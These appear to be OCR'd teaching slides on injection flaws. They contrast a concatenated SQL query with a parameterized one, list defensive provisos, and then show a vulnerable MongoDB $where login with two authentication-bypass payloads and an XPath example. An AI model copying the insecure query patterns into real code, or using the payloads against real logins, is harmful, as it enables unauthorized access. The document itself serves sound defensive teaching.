
- **User input inserted into a command, which is parsed later to match quotes**



```
//define the query structure
String queryText = "select ename,sal from emp where ename ='";

//concatenate the user-supplied name
queryText += request.getParameter("name");
queryText += "'";

// execute the query
stmt = con.createStatement();
rs = stmt.executeQuery(queryText);
```

Parameterized Version

- **User input replaces placeholder "?"**
- **No parsing required, not vulnerable to SQLi**



```
//define the query structure
String queryText = "SELECT ename,sal FROM EMP WHERE ename = ?";

//prepare the statement through DB connection "con"
stmt = con.prepareStatement(queryText);

//add the user input to variable 1 (at the first ? placeholder)
stmt.setString(1, request.getParameter("name"));

// execute the query
rs = stmt.executeQuery();
```

Provisos

- Use parameterized queries for EVERY query
  - Not just the ones that are obviously user-controllable
- Every item of data should be parameterized
- Be careful if user data changes table or column names
  - Allow only values from a whitelist of known safe values
- You cannot use parameter placeholders for other parts of the query, such as SORT BY ASC or SORT BY DESC
  - If they must be adjusted, use whitelisting

Defense in Depth

- **Application should use low privileges when accessing the database, not DBA**
- **Remove or disable unnecessary functions of DB**
- **Apply vendor patches**
  - **Subscribe to vulnerability notification services to work around new, unpatchable vulnerabilities**

Injecting into NoSQL

NoSQL


- **Doesn't require structured data like SQL**
    - **Fields must be defined in a Schema, as Text, Number, etc.**
- **Keys and values can be arbitrarily defined**
- **A new and less mature technology than SQL**

Here are some of the common query methods used by NoSQL data stores:

- Key/value lookup
- XPath (described later in this chapter)
- Programming languages such as JavaScript

Injecting into MongoDB

- **Example Login Code**




```
$m = new Mongo();
$db = $m->cmsdb;
$collection = $db->user;
$js = "function() {
 return this.username == ‘$username' & this.password == ‘$password’; }";

$obj = $collection->findOne(array('$where' => $js));

if (isset($obj["uid"]))
{
     $logged_in=1;
}
else
{
     $logged_in=0;
}
```

Injection

- **Log in with this username, and any password**

```
Marcus'//
```


- **Javascript function becomes this:**



```
function() { return this.username == ‘Marcus’//’ &
this.password == ‘aaa’; }
```

Another Injection

- **Log in with this username, and any password**



```
a' || 1==1 || ‘a’==’a
```


JavaScript interprets the various operators like this:

```
(this.username == ‘a’ || 1==1) || (‘a’==‘a’ &
this.password == ‘aaa’);
```

- **This is always true (link Ch 9b)**

Injecting into XPATH

- **XML Data Store**



```
<addressBook>
    <address>
        <firstName>William</firstName>
        <surname>Gates</surname>
        <password>MSRocks!</password>
        <email>billyg@microsoft.com</email>
        <ccard>5130 8190 3282 3515</ccard>
    </address>
    <address>
        <firstName>Chris</firstName>
        <surname>Dawes</surname>
        <password>secret</password>
        <email>cdawes@craftnet.de</email>
        <ccard>3981 2491 3242 3121</ccard>
    </address>
    <address>
        <firstName>James</firstName>
        <surname>Hunter</surname>
        <password>letmein</password>
        <email>james.hunter@pookmail.com</email>
        <ccard>8113 5320 8014 3313</ccard>
    </address>
</addressBook>
```

An XPath query to retrieve all e-mail addresses would look like this:


```
//address/email/text()
```

A query to return all the details of the user Dawes would look like this:

```
//address[surname/text()='Dawes']
```

